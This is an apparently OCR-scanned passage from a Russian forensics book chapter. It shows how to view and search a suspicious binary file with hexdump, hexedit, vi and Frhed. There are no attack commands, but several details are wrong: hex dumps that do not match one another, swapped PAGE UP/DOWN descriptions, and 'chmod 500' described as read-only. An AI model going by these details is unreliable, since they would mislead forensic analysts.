000000000080 FF D0 C9 49 AB BD 3B EB CD BB FF 9E 00 20 64 69 ...I..8.....di
000000000096 9E 68 AA AE 29 20 5C 02 32 10 4C 6D DF 7B AE EF .h.) \.2.Lm.x.
000000000112 3C 1E 0C 8B D7 A4 60 AB 05 14 C8 A4 72 C9 6C 3A .....r..l:
000000000128 9F CE A3 A1 30 01 04 1B 4B 90 76 2B 13 1C 01 13 .....O..H.v*....
000000000144 04 56 B1 59 98 CD DC F4 C4 DB 00 3B C4 64 CB B9 .V.Y.....d...
000000000160 B1 A0 A3 D5 5B 00 A3 21 64 CB 1D 74 61 75 74 78 ...l...l...t.utx
000000000176 5A 0D 7B 0D 12 7E 15 67 80 75 0E 73 14 09 15 93 Z,{...g.u.s....
000000000192 85 13 87 0D 89 6F 58 8C BE 67 73 84 13 09 95 0E .....oX..gs....
000000000208 A3 9A 96 98 9A 8B 13 8F B3 AE 89 8F 12 A6 B2 09 .....
000000000224 89 A3 93 B7 A2 A3 1C A9 8A 9C 14 9F C1 9F A7 B5 .....
000000000240 B8 A5 9A 0D C5 99 C6 99 A7 18 BD 9B 71 AC 99 AF .....q....
000000000256 81 B1 A2 C9 D9 B5 A5 A6 DB DE A4 1A D0 AB 12 AD .....
000000000272 C2 B0 C4 DA DA 80 CA C7 12 C9 BC 8B BE D2 AC 66 .....f
000000000288 D4 D4 68 E8 A5 EB C9 B7 FC 93 FE 80 36 8B FB 05 .....h.....6...
000000000304 8C 1A 24 42 D7 28 20 73 07 AB 59 AD 4C EE 20 0A ...SB.(.s.V..l..
000000000320 8C 17 ED C2 9C 3A 8D 9C 75 D8 B6 65 E0 3C 85 C1 .....u..e.<...
000000000336 46 9A 71 D1 E8 01 1A 00 02 04 C2 35 23 69 29 03 F.q.....5ei).
000000000352 00 2B 0A 24 12 31 B2 B2 A6 CD 9B 38 73 EA C6 E5 .+.s.1.....8s.l.
000000000368 05 91 1B 07 31 0E D0 E8 41 B4 A8 51 1C 3F 32 FD ...l...R..Q..?X
000000000384 94 20 40 C0 CE A7 50 A3 DA 5C 4A C1 A9 D4 AB 58 . 0...P...J....X
bash-2.05$
```

Рис. 24-1. Вывод инструмента hexdump для файла suspiciousfile.bin

Спецификацию формата выходного файла инструмента hexdump понять не просто. В целом, формат состоит из одной или более лексем. Каждая лексема является символом, который определяет либо то, как отображено смещение байта, либо выходной формат для содержимого файла. Кроме того, каждой лексеме можно присвоить дополнительную (не обязательную) спецификацию byte count (подсчет байтов) и iteration (итерация), в следующей форме.

<итерация>/<подсчет байтов> <лексема>

В дополнение к хорошо известным для программистов, работающих на языках C/C++, операторам printf, лексемы могут содержать следующие параметры форматирования (этот текст можно найти также на справочной (man) странице в hexdump).

_a [dox] Отображает смещение, совокупное по входным файлам, следующего байта, который будет отображен. Добавленные в конец символы d, o и x указывают основание отображаемого числа: десятичное, восьмеричное или шестнадцатеричное, соответственно.

_A [dox] Идентично конверсионной строке _a, за исключением того, что она выполняется только однажды, когда обрабатываются все входные данные.

_c Выводит символы в виде заданного по умолчанию набора символов. Непечатаемые символы отображаются в виде трех символов восьмеричным числом, дополненным нулем, за исключением тех символов, которые представляются стандартным обозначением с символом escape (см. выше): они отображаются строками из двух символов.

_p Выводит символы в виде заданного по умолчанию набора символов. Непечатаемые символы отображаются как одна точка «.».

_u Выводит символы US ASCII, за исключением того, что управляющие символы отображаются с помощью следующих названий, использующих нижний регистр. Символы большие, чем 0xff, в шестнадцатеричном формате отображаются как шестнадцатеричные строки.

%_c, %_p, %_u, %c Во внимание принимается только один байт.

%d, %i, %o, %u, %X, %x По умолчанию четыре байта, но поддерживаются также один, два и четыре байта.

%E, %e, %f, %G, %g Восемь байтов задано по умолчанию, поддерживается также учет четырех байтов.

Следовательно, файл hexdump.fmt, представленный ранее, интерпретируется следующим образом

```
linux# cat hexdump.fmt
```

```
"%12.12_ad " 16/1 "%02X "  
"\t" 16/1 "%_p"  
"\n"
```

1. Первая лексема форматирует смещение байта. Она имеет длину 12 цифр и дополнена 12 нулями. Смещение байта отображено десятичным числом. Два дополнительных пробела появляются после смещения байта, перед тем как начинаются фактические данные файла.
2. Вторая лексема повторена 16 раз, и 1 байт считан для каждой итерации. При выводе, он находится в двуцифровом шестнадцатеричном формате для каждой итерации. Поэтому каждая лексема представляет байт в правильно построенных столбцах.
3. Вторая строка повторяет вывод тех же самых 16 прочитанных байтов, на сей раз, форматируя байты в читаемый ASCII-код (однако, для непечатаемого символа вставляется точка [.]). \t представляет вставку TAB (табулятор) перед выводимыми байтами. Если бы эта строка в файле формата была передвинута вверх на первую строку, то была бы считана новая последовательность, но мы не собирались это выполнять. Поэтому, эта лексема должна находиться на новой линии.
4. Четвертая строка выводит символ начала строки.

Инструмент `hexdump` является чрезвычайно мощной и эффективной утилитой, которая применяется для просмотра содержимого файлов при судебном расследовании. С небольшим знанием файлов форматирования утилиты `hexdump`, аналитик может рассматривать данные любым нужным ему способом. Поэтому `hexdump` необходим любому судебному следователю. К счастью, этот инструмент обычно устанавливается в базовой инсталляции большинства операционных систем Unix.

Hexedit

Хотя `hexdump` является прекрасным инструментом для просмотра содержимого файлов, инструмент `hexedit` представляется собой лучшую альтернативу. `Hexedit` позволяет пользователю редактировать файл и отображать его в формате, аналогичном `hexdump.fmt`. И что еще важнее, `hexedit` позволяет аналитику отыскивать шестнадцатеричные и/или ASCII-строки, то есть нечто, что нельзя выполнить, используя только утилиты `hexdump` и `grep` (инструмент, который ищет соответствия заданному образцу, доступный в большинстве операционных систем Unix), потому что вывод может быть разбит переходом на новую строку.

Например, если вы ищете строку «`utxZ`» среди данных, изображенных на рисунке 24-1, она была бы пропущена утилитой `grep` (стандартный инструмент поиска, просматривающий строку за строкой). Это происходит потому, что строка «`utxZ`» расположена на двух строках в выводе `hexdump`. Однако с помощью `hexedit`, аналитик может легко найти эту строку в выводе ASCII-кода.

`Hexedit` является эффективным судебным инструментом еще и потому, что он может открывать большие файлы (такого большого размера,

как файлы поддержки операционной системы) без катастрофического замедления работы машины. Это происходит потому, что hexedit открывает входной файл по мере необходимости, по фрагменту за раз. Следовательно, при необходимости, с помощью hexedit можно производить поиск и анализировать целое устройство (типа жестких дисков на 80 Гб).

Инструмент hexedit можно исследовать, загрузив его со следующих сайтов: <http://www.chezh.com/prigaux/hexedit.html>, <http://merd.net/pixel/hexedit-1.2.2.bin.i386.dynamic.tgz> и <http://merd.net/pixel/hexedit-1.2.2.src.tgz>.

Реализация

Hexedit вызывается следующей командой.

```
forensic# hexedit suspiciousfile.bin
```

После открытия файла, отображается вывод, подобный представленному на следующей иллюстрации.

```

00000000  47 49 45 38 39 51 41 00 19 00 B3 00 00 05 12 2A GIF89a.....*
00000010  51 7A A3 00 22 45 31 5A 7C 5B 9B B8 00 2B 5A 06 0z..."E12I[...*Z.
00000020  10 19 3B 4B 52 00 09 12 FF FF FF 33 66 99 CC FF ;Kb.....3f...
00000030  FF 66 99 CC 00 00 00 00 33 66 00 00 00 21 F9 04 .f.....3f....
00000040  00 00 00 00 00 2C 00 00 00 00 41 00 19 00 00 04 .....A.....
00000050  FF 0D C9 49 AB BD 38 EB CD BB FF 9E 00 20 64 69 .l..8.....di
00000060  9E 68 AA AE 29 20 5C 02 32 10 4C 6D DF 78 AE EF .h..) \.2.Lw.x..
00000070  BC 1E 0C 88 D7 A4 60 A8 05 14 C8 A4 72 C9 6C 3A .....r.l:
00000080  9F CE A3 A1 30 01 04 18 48 90 76 2B 19 1C 01 13 .....0..H.v*...
00000090  04 56 81 59 98 CD DC F4 C4 DB 00 3B C4 64 CB B9 .V.V.....d...
000000A0  B1 A0 A3 D5 5B 00 A3 21 84 CB 1D 74 81 75 74 78 .....[.....t.utx
000000B0  5A 0D 7B 0D 12 7E 15 67 80 75 0E 73 14 09 15 93 Z{.~.g.u.s....
000000C0  85 13 87 0D 89 6F 58 9C 8E 67 73 84 13 09 95 0E .....oX..gs....
000000D0  A3 9A 96 98 9A 8B 13 8F 83 AE 89 8F 12 A6 B2 09 .....
000000E0  89 A3 93 B7 A2 A3 1C A9 8A 9C 14 9F C1 9F A7 B5 .....
000000F0  B8 A5 9A 0D C5 99 C6 99 A7 18 BD 9B 71 AC 99 AF .....q...
00000100  81 81 A2 C9 D9 B5 A5 A6 DB DE A4 1A D0 AB 12 AD .....
00000110  C2 B0 C4 DA DA 80 CA C7 12 C9 BC 88 BE D2 AC 66 .....f
00000120  D4 D4 68 E8 A5 EB C9 B7 FC 93 FE 80 36 88 FB 05 .h.....6...
00000130  8C 1A 24 42 D7 28 20 73 07 A8 59 AD 4C EE 20 0A ...$( s..Y.L..
00000140  8C 17 ED C2 9C 3A 8D 9C 75 D8 B6 65 E0 3C 85 C1 .....u...e.<..
00000150  46 9A 71 D1 E8 01 1A 00 02 04 C2 35 23 69 29 03 F.q.....5*()..
00000160  00 2B 0A 24 12 31 B2 B2 A6 CD 9B 38 73 EA 6C E6 .+$.1.....8s.l.
00000170  05 91 1B 07 31 0E D0 E8 41 B4 A6 51 1C 3F 32 FD ...1...A...0.72.
00000180  94 20 40 C0 CE A7 50 A3 DA 5C 4A C1 A9 D4 AB 58 . @...P..NJ....X
--- suspiciousfile.bin --0x0/0x193

```

В выводе отсчет байтов смещения дается в левом столбце сверху вниз в шестнадцатеричном формате. Средний столбец показывает байты из файла suspiciousfile.bin в шестнадцатеричной записи. Крайний правый столбец содержит то же самое, что и средний столбец, но в ASCII-коде. Любые непечатаемые символы показаны точками (.).

Резюме наиболее часто используемых команд дано в таблице 24-1.

Табл. 24-1. Часто используемые ключевые команды

Ключевые команды	Описание
<	Идти в начало файла.
>	Идти в конец файла.
СТРЕЛКА ВПРАВО	Следующий символ.
СТРЕЛКА ВЛЕВО	Предыдущий символ.
СТРЕЛКА «ВНИЗ»	Следующая строка.
СТРЕЛКА «ВВЕРХ»	Предыдущая строка.
HOME	Начало строки.
END	Конец строки.
PAGE UP	Следующая страница.
PAGE DOWN	Предыдущая страница.
F2	Сохранить.
F3	Загрузить файл.
F1	Справка.
CTRL-L	Обновить.
CTRL-Z	Приостановить.
CTRL-X	Сохранить и выйти.
CTRL-C	Выйти без сохранения.
TAB	Переключатель hex/ASCII.
ENTER	Идти дальше.
BACKSPACE	Отменить предыдущий символ.
CTRL-U	Отменить все.
CTRL-S	Поиск вперед.
CTRL-R	Поиск назад.
CTRL-SPACEBAR	Установить метку.
CTRL-Y	Вставить.
ESC-I	Заполнить.
ESC-W	Копировать.
ESC-Y	Вставить в файл.

Например, чтобы найти строку «utxZ» в файле suspiciousfile.bin, нужно нажать TAB, для передачи управления вкладке с ASCII-кодом. Затем, нажмите CTRL-S для поиска вперед и CTRL-R для поиска назад в представлении содержимого файла в ASCII-кодах. Этот процесс был выполнен, и соответствующий вывод показан ниже.

```

00000000 47 49 46 38 39 61 41 00 19 00 B3 00 00 05 12 2A GIF89a.....*
00000010 51 7A A3 00 22 45 31 5A 7C 5B 8B B8 00 2B 5A 06 Qz.."E12I[...+Z.
00000020 10 19 3B 4B 62 00 09 12 FF FF FF 33 66 99 CC FF ;;Kb.....3f...
00000030 FF 66 99 CC 00 00 00 00 33 66 00 00 00 21 F9 04 .f.....3f...l..
00000040 00 00 00 00 00 2C 00 00 00 00 41 00 19 00 00 04 .....A.....
00000050 FF D0 C9 49 AB BD 38 EB CD BB FF 9E 00 20 64 69 .....l..8.....di
00000060 9E 68 AA AE 29 20 5C 02 32 10 4C 6D DF 78 AE EF .h..) \.2.Lm.x..
00000070 BC 1E 0C 88 D7 A4 60 A8 05 14 C8 A4 72 C9 6C 3A .....r.l:
00000080 9F CE A3 A1 30 01 04 18 48 90 76 2B 19 1C 01 13 .....0..H.v...
00000090 04 56 81 59 98 CD DC F4 C4 DB 00 3B C4 64 CB B9 .V.Y.....d..
000000A0 B1 A0 A3 D5 5B 00 A3 21 84 CB 1D 74 81 75 74 78 .....[.....t.utx
000000B0 5A 0D 7B 0D 12 7E 15 67 80 75 0E 73 14 09 15 93 Z.(...g.u.s...
000000C0 85 13 87 0D 89 6F 58 8C 8E 67 73 84 13 09 95 0E .....oX.gs....
000000D0 A3 9A 96 98 9A 8B 13 8F 83 AE 89 8F 12 A6 B2 09 .....
000000E0 89 A3 93 B7 A2 A3 1C A9 8A 9C 14 9F C1 9F A7 B5 .....
000000F0 B8 A5 9A 0D C5 99 C6 99 A7 18 BD 9B 71 AC 99 AF .....q...
00000100 81 81 A2 C9 D9 B5 A5 A6 DB DE A4 1A D0 AB 12 AD .....
00000110 C2 B0 C4 DA DA 80 CA C7 12 C9 BC 88 BE D2 AC 66 .....f
00000120 D4 D4 68 E8 A5 EB C9 B7 FC 93 FE 80 36 88 FB 05 .h.....6...
00000130 9C 1A 24 42 D7 2B 20 73 07 A8 59 AD 4C EE 20 0A .$.B.( s..Y.L..
00000140 8C 17 ED C2 9C 3A 8D 9C 75 D8 B6 65 E0 3C 85 C1 .....u..e.<...
00000150 46 9A 71 D1 E8 01 1A 00 02 04 C2 35 23 69 29 03 F.q.....5*!..
00000160 00 2B 0A 24 12 31 B2 B2 A6 CD 9B 38 73 EA 6C E6 .+$.1.....8s.l.
00000170 05 91 1B 07 31 0E D0 E8 41 B4 A8 51 1C 3F 32 FD .....1..A..0.72.
00000180 94 20 40 C0 CE A7 50 A3 DA 5C 4A C1 A9 D4 AB 58 . @...P..N....X
--- suspiciousfile.bin --0xAD/0x199

```

Обратите внимание, что курсор выбрал первую букву в последовательности символов «utxZ» ASCII-кода, и что эта последовательность переходит на новую строку.

Для поиска строки в шестнадцатеричном формате, нажмите TAB, чтобы переместить фокус на вкладку, содержащую данные в шестнадцатеричном формате. Чтобы найти последовательность символов «66 D4 D4 68» в шестнадцатеричном представлении, которое также переходит на вторую строку, нажмите CTRL-S для поиска вперед. Наберите в строке, предназначенной для поиска, 66 D4 D4 68 и нажмите ENTER. Если требуется поиск в обратном направлении, нажмите CTRL-R вместо CTRL-S. Следующий снимок с экрана иллюстрирует этот поиск в шестнадцатеричном формате.

```

00000000 47 49 46 38 39 61 41 00 19 00 B3 00 00 05 12 2A GIF89a.....*
00000010 51 7A A3 00 22 45 31 5A 7C 5B 8B B8 00 2B 5A 06 Qz.."E12I[...+Z.
00000020 10 19 3B 4B 62 00 09 12 FF FF FF 33 66 99 CC FF ;;Kb.....3f...
00000030 FF 66 99 CC 00 00 00 00 33 66 00 00 00 21 F9 04 .f.....3f...l..
00000040 00 00 00 00 00 2C 00 00 00 00 41 00 19 00 00 04 .....A.....
00000050 FF D0 C9 49 AB BD 38 EB CD BB FF 9E 00 20 64 69 .....l..8.....di
00000060 9E 68 AA AE 29 20 5C 02 32 10 4C 6D DF 78 AE EF .h..) \.2.Lm.x..
00000070 BC 1E 0C 88 D7 A4 60 A8 05 14 C8 A4 72 C9 6C 3A .....r.l:
00000080 9F CE A3 A1 30 01 04 18 48 90 76 2B 19 1C 01 13 .....0..H.v...
00000090 04 56 81 59 98 CD DC F4 C4 DB 00 3B C4 64 CB B9 .V.Y.....d..
000000A0 B1 A0 A3 D5 5B 00 A3 21 84 CB 1D 74 81 75 74 78 .....[.....t.utx
000000B0 5A 0D 7B 0D 12 7E 15 67 80 75 0E 73 14 09 15 93 Z.(...g.u.s...
000000C0 85 13 87 0D 89 6F 58 8C 8E 67 73 84 13 09 95 0E .....oX.gs....
000000D0 A3 9A 96 98 9A 8B 13 8F 83 AE 89 8F 12 A6 B2 09 .....
000000E0 89 A3 93 B7 A2 A3 1C A9 8A 9C 14 9F C1 9F A7 B5 .....
000000F0 B8 A5 9A 0D C5 99 C6 99 A7 18 BD 9B 71 AC 99 AF .....q...
00000100 81 81 A2 C9 D9 B5 A5 A6 DB DE A4 1A D0 AB 12 AD .....
00000110 C2 B0 C4 DA DA 80 CA C7 12 C9 BC 88 BE D2 AC 66 .....f
00000120 D4 D4 68 E8 A5 EB C9 B7 FC 93 FE 80 36 88 FB 05 .h.....6...
00000130 9C 1A 24 42 D7 2B 20 73 07 A8 59 AD 4C EE 20 0A .$.B.( s..Y.L..
00000140 8C 17 ED C2 9C 3A 8D 9C 75 D8 B6 65 E0 3C 85 C1 .....u..e.<...
00000150 46 9A 71 D1 E8 01 1A 00 02 04 C2 35 23 69 29 03 F.q.....5*!..
00000160 00 2B 0A 24 12 31 B2 B2 A6 CD 9B 38 73 EA 6C E6 .+$.1.....8s.l.
00000170 05 91 1B 07 31 0E D0 E8 41 B4 A8 51 1C 3F 32 FD .....1..A..0.72.
00000180 94 20 40 C0 CE A7 50 A3 DA 5C 4A C1 A9 D4 AB 58 . @...P..N....X
--- suspiciousfile.bin --0x1F/0x199

```

При судебном расследовании функция редактирования инструмента `hexedit` используется редко. Поэтому, чтобы гарантировать целостность файла улики, неплохо сделать входной файл `hexedit` доступным только для чтения. Поскольку в `hexedit` нет никакого ключа, позволяющего выполнить эту задачу, предварительно необходимо обязательно выполнить следующую команду, делающую файл `suspiciousfile.bin` доступным только для чтения.

```
forensic# chmod 500 suspiciousfile.bin
```

Если в файловую систему, содержащую файл, который вы открываете с `hexedit`, нельзя ничего писать, вы должны смонтировать ее как систему, предназначенную только для чтения, чтобы защитить ее содержимое во время анализа.

Vi


Иногда файл, предназначенный для анализа, является текстовым, а не двоичным. В операционных системах Unix текстовые файлы можно просматривать, используя команду `cat`, но опять же поиск может быть не эффективен, если ключевое слово занимает несколько строк. Редактор `vi` устанавливается с большинством операционных систем Unix, как самый элементарный редактор. Пусть вас не вводит в заблуждение слово элементарный (`basic`): на овладение мощью редактора `vi` могут потребоваться годы. В этом разделе мы сконцентрируемся на возможностях `vi`, связанных с просмотром файлов и будем предполагать, что читатель немного знаком с этим инструментом, поскольку полное объяснение его работы находится за пределами контекста этой главы.

Реализация

Редактор `vi` вызывается просто, и мы будем использовать флаг `-R` для уверенности в том, что файл не будет изменен во время его просмотра (опция командной строки `-R` запускает `vi` в режиме, предназначенном только для чтения). Ниже приводится эта команда.

```
forensic# vi-R suspiciousfile.txt
```

Далее показано, как выглядит вывод.




Файл, похоже, представляет собой список слов. Хорошая особенность редактора vi заключается в его способности выполнять поиск в соответствии со сложными конструкциями регулярных выражений (regular expressions). Команда поиска внутри vi активизируется набором наклонной черты вправо (/) в окне, а затем вводится регулярное выражение.

Например, чтобы найти слово hacker, в окне vi набирается следующая команда:

```
/hacker
```

Вывод показан ниже.




Теперь допустим, что мы не заинтересованы в том, чтобы находить те слова hacker, которые являются второй частью другого слова. Про-

должая поиск, и вручную выбирая строки, начинающиеся с `hacker`, можно набрать `п` и двигаться к следующему совпадению с выражением, которое мы ищем. В данном списке, нам надо было бы нажимать `п` много раз, чтобы обратиться к каждому слову, начинающемуся с `hacker`. Поэтому, необходимо использовать более эффективный метод поиска.

Если мы заинтересованы в поиске строк, которые начинаются со слова `hacker`, использование регулярных выражений (regular expressions) может значительно облегчить операцию. Регулярное выражение, предназначенное для обнаружения слова `hacker`, расположенного в начале строки, производится добавлением к нужному ключевому слову символа «начала строки», «`^`» (знак вставки). Показанная ниже команда находит следующую строку, которая содержит слово `hacker`, расположенное в начале строки.

```
/^hacker
```

Ниже показан соответствующий вывод.



```
term X
hackenda
hack
hackanatak
hackamore
hackbarrow
hackberry
hackbolt
hackbush
hackbut
hackbuteer
hacked
hackee
hacker
hackery
hackin
hacking
hackingly
hackle
hackleback
hackler
hacklog
hackly
hackmack
hackman
hackmatak
```

Это простое выражение, но можно создавать и более сложные выражения. Обзор регулярных выражений лежит вне контекста этой книги, но есть хороший (и бесплатный) способ познакомиться с ним – справочная страница «perlre», которую можно найти на сайте www.perl.com или на машине, где должным образом установлен язык программирования Perl.

Совет. Чтобы выйти из редактора `vi` без записи в файл, наберите `:q!`.

Последний важный аспект, касающийся `vi`, на который стоит обратить внимание – это его способность читать двоичные файлы. Хотя его вывод не так симпатичен, как вывод инструментов `hexdump` или `hexedit`, он достаточно эффективен, если `vi` – единственный доступный инструмент.

vi-R suspiciousfile.bin

Ниже приведен соответствующий вывод.

[illegible]

В выводе рассматривается тот же самый файл, который анализировался в разделе, посвященном hexedit. Все содержимое в непечатаемом тексте выводится в шестнадцатеричной форме, используя формат \x##. Любой печатаемый ASCII-код можно просматривать на дисплее. Использование редактора vi для просмотра файла, который частично является текстом, а частично двоичным кодом (подобно этим ужасным отформатированным файлам DOS) очень полезно! Вот как выглядит нужная команда.

vi-R dosfile.txt

А вот соответствующий вывод.

[illegible]

Примечание. Редактор vi, установленный по умолчанию в большинстве систем Linux, в действительности является редактором vim (улучшенный vi). Редактор vim отображает вывод не так, как традиционный vi. Двоичный режим в редакторе vim может функционировать при использовании ключа -b.

Frhed

Frhed – это инструмент редактирования шестнадцатеричного кода в системе Windows. Это графический инструмент и он включает много функций, полезных для судебного анализа. Frhed можно загрузить с сайта http://homepages.tu-darmstadt.de/~rkibria/real_index.html*frhed.

Реализация

Вывод редактора frhed подобен выводу hexedit, в том отношении, что смещение байтов находится в левом столбце (в шестнадцатеричной форме), содержимое представлено в среднем столбце, а перевод в ASCII-коды находится в правом столбце. Снимок экрана на рисунке 24-2 представляет тот же самый файл suspiciousfile.bin, который загружался в предыдущих разделах; его можно увидеть, выбрав File/Open.





Рис. 24-2. Представление файла suspiciousfile.bin в редакторе Frhed

Для поиска содержимого файла нужно выбрать Edit/Find. В открывшемся диалоговом окне будет представлено множество опций для поиска. Чтобы искать строку шестнадцатеричного кода, кодировать байты нужно следующим способом:

<bh:#>


Символ # представляет критерии поиска байта в шестнадцатеричной форме. Чтобы сделать поиск образца размером больше одного байта, можно объединить несколько символов, подобно тому, как показано на следующей иллюстрации.




Щелкните на ОК, и строка будет найдена и подсвечена. Чтобы продолжить поиск вперед, нажмите F3, или выберите Edit/Find Next; для поиска назад нажмите F4, или выберите Edit/Find Previous.

Чтобы произвести поиск в пределах столбца ASCII-кодов, введите критерии поиска без дополнительного форматирования. Для поиска в ASCII-кодах есть дополнительная опция: можно установить чувствительность поиска к регистру. Это означает, что если вы хотите искать UTXZ и выбираете опцию Match case (Учитывать регистр) в диалоговом окне Find, поиск не будет обнаруживать в содержимом строку utxz.


Редактор frhed может также экспортировать содержимое в ASCII-файл, подобный выводу инструмента hexdump. Для этого выберите File/Export as Hexdump. Если вы хотите сделать дамп только части файла, диалоговое окно Export позволяет вам выбирать смещения начального и конечного байтов, предназначенных для вывода, как показано на следующей иллюстрации.




После того, как был сделан дамп данных в текстовый файл, вывод можно просматривать с помощью любой стандартной утилиты, предназначенной для просмотра текстов. После того, как вы экспортировали данные в виде hexdump, можно открыть текстовый файл в Windows Notepad (Блокнот).



Одна из проблем просмотра файлов в шестнадцатеричных кодах заключается в понятиях Наименьшего значащего байтового кода (little endian – прямой порядок байтов) и Наибольшего значащего байтового кода (big endian – обратный порядок байтов), которые вступают в игру, когда файлы с одного типа архитектуры процессоров (например, процессоров Motorola) просматриваются на процессорах другого типа (например, процессоров Intel). Редактор frhed может компенсировать это различие, если использовать ключи из меню, к которому можно обратиться, выбрав Options/Binary Mode (Двоичный режим). С помощью этого инструмента файлы с машин, имеющих различный порядок следования байтов, могут быть проанализированы и легко переставлены. На следующей иллюстрации показано диалоговое окно Binary Mode Setting, доступ к которому вы получаете через пункты меню Options/Binary Mode.



Для пользователей, которым трудно использовать непростые средства просмотра шестнадцатеричных кодов и переводить шестнадцатеричный формат в двоичный, есть полезная функция, доступная через пункты меню Edit/Manipulate Bits (Манипулирование битами), открывающие диалоговое окно Manipulate Bits. В этом диалоговом окне вы можете выбирать шестнадцатеричные значения, как ряд ключей включить/выключить или в виде флажков, где отмеченный флажок означает 1, а неотмеченный – ноль.



Возможно, одна из наиболее полезных функций инструмента `frhed`, которая отсутствует во многих других редакторах, состоит в его способности открывать файл частично. Это позволяет судебному аналитику считывать для просмотра маленькие порции огромных файлов, типа образов, созданных утилитой `dd` (обсуждение `dd` см. в гл. 21), не блокируя ресурсы всего компьютера. Чтобы открыть файл частично, выберите `File/Open Partially`. Затем программа запрашивает у пользователя смещение начального байта и длину сегмента, которую надо считать.

